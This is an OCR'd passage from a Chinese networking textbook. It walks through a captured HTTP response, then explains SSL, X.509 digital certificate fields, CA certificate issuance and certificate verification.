


图 10-18　第四个数据报是服务器返回的应答报文

应答报文，将修改后的 index. html 文件内容返回给客户，客户会使用新文件的内容覆盖临时文件夹内的陈旧备份。服务器返回的应答报文如图 10-19 所示。




图 10-19　第六个数据报是服务器返回的应答报文

这个应答报文的 Date 参数表明服务器在 2012-11-17 01:00:57 返回这个应答。Last-Modified 参数表明 index. html 的最后一次修改时间为格林尼治标准时间 2012-11-

17 01:00:46。Content-Length 参数为 7,表明携带了 7 字节的数据。在 HTTP 数据部分携带的是 index.html 文件的内容“hello!!”。

10.5　HTTP 数据加密协议 SSL

HTTP 以明文方式在客户端与 Web 服务器之间传递数据,一些敏感的信息如账户、密码、邮件、聊天内容如通过 HTTP 传递则没有安全保证。SSL 协议可以对 HTTP 数据进行加密,进而增强 HTTP 的安全性。

10.5.1　数字证书

学习 SSL 协议之前必须先学习数字证书。顾名思义,数字证书像生活中每个人拥有的身份证件一样,区别在于数字证书以数字信息为介质,用在网络环境中证明某个网络实体的身份。由于其本身的优势,它可以参与到数据存储加密、数据传输加密、数据传输完整性保护等过程中。

目前数字证书大多使用 X.509 格式,如图 10-20 所示。每份数字证书包含以下字段:①X.509 的版本号;②CA 的唯一标识;③证书签名;④CA 的名称;⑤证书有效期的起始和结束时间;⑥客户实体名称;⑦客户的公钥及算法。

版本
序列号
签名算法
颁发者
有效起始时间
有效终止时间
主题
证书持有者公钥

图 10-20　X.509 数字证书

图 10-21 为 X.509 数字证书实例。




图 10-21　X.509 数字证书实例

10.5.2 CA认证中心颁发数字证书

因特网上有专门负责颁发数字证书的机构，这类机构称为认证中心(CA)。CA 负责为客户发放数字证书，它有一个众所周知的无法伪造的公钥。CA 为每个申请数字证书的客户分配一对密钥，即公钥和私钥，CA 将公钥写到数字证书上。为了防止证书被伪造，CA 根据证书生成一份摘要并用它的私钥对摘要进行加密即签名。然后 CA 将证书和私钥发放给客户。数字证书通常保存在客户主机的 IE 浏览器中或 USB KEY 中。下面举例说明数字证书的颁发过程。

假设客户 Bob 向 CA 认证中心申请一个数字证书，证书颁发过程如图 10-22 所示。首先 CA 核实 Bob 身份，包括验证 Bob 的身份信息。通过验证之后，CA 认证中心利用 RSA 算法为 Bob 计算出一对密钥(包括一把公钥和一把私钥)。接下来，CA 利用散列算法(如 MD5)计算初始证书(包括 Bob 的公钥以及 Bob 和 CA 的基本信息)的散列值(即摘要)。对计算出来的摘要使用 CA 的私钥进行加密，加密之后的摘要也称为签名之后的摘要。最后将签名之后的摘要附在初始证书之后形成最终的数字证书。这个数字证书可以对外公开，供想与 Bob 通信的用户使用。




图 10-22　数字证书的颁发

10.5.3 数字证书的真实性验证

由于个人数字证书是对外公开的，因此任何人都可以下载使用，那么如何验证证书的真伪呢？验证数字证书的前提是你的主机已经预先保留了 CA 的公钥。如果主机安装了 Windows 操作系统，那么当前知名 CA 认证中心的根证书已经预先安装到 IE 浏览器中，如图 10-23 所示。根证书中保存了对应 CA 认证中心的公钥。

假设某人下载了 Bob 的数字证书，图 10-24 给出的是证书的验证过程。Bob 的数字证书被分为两部分，即签名之后的摘要和 Bob 的初始证书(包括 Bob 的公钥以及 Bob 和 CA 的基本信息)。对签名后的摘要使用 CA 的公钥进行解密，对 Bob 的初始证书使用相同的散列函数重新计算摘要，如果两份摘要相同，说明这份摘要使用 CA 的私钥加密。而 CA 的私钥只有 CA 自身掌握，因此可以认定这是一份真实的 Bob 证书。如果是其他人伪造的证书，那么两份摘要一定不同。

